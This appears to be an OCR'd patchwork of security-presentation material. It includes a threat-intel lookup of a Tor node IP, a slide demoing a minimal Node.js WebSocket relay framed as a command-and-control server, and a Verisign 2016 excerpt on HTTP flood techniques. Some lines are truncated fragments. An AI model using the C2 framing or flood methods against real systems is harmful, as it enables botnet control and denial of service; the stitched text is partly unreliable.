
TOR IP bla
“"88.198.
Aug 2, 201
Flag for r
http://past

SEP 8 2015 **146.0.74.7** mentioned
2 references • 1 source


tor nodes
“146.0.74.7”

Sep 8, 2015, 06:13 • PasteBin • A Guest
Flag for review • Save this reference to... • Show 1 document
http://pastebin.com/Lh9iGzSN • Show all events from this document • Cached

Demo – Running C2 Server



```
var WebSocketServer = require('ws').Server;
var wss = new WebSocketServer({port:8080});
wss.on('connection', function(ws){
    ws.on('message', function(message){
        wss.clients.forEach(function each(client) {
                client.send(message);
        });
    });
});
```



VERISIGN

VERISIGN DISTRIBUTED DENIAL OF SERVICE TRENDS REPORT

VOLUME 3, ISSUE 2 – 2ND QUARTER 2016





Figure 6: Map of Botnets From Recent Layer 7 Attack Mitigated by Verisign
(Note: The above geolocation is based on source IPs that may have been spoofed)

Once the attackers realized that the volumetric attack was mitigated, they progressed to Layer 7 **HTTP/HTTPS attacks**. Hoping to exhaust the server, the attackers flooded the target organization with a large number of HTTPS GET/POST requests using the following methods, amongst others:


- Basic HTTP Floods: Requests for URLs with an old version of HTTP no longer used by the latest browsers or proxies
- WordPress Floods: WordPress pingback attacks where the requests bypassed all caching by including a random number in the URL to make each request appear unique
- Randomized HTTP Floods: Requests for random URLs that do not exist – for example, if www.example.com is the valid URL, the attackers were abusing this by requesting pages like www.example.com/loc id=12345, etc.

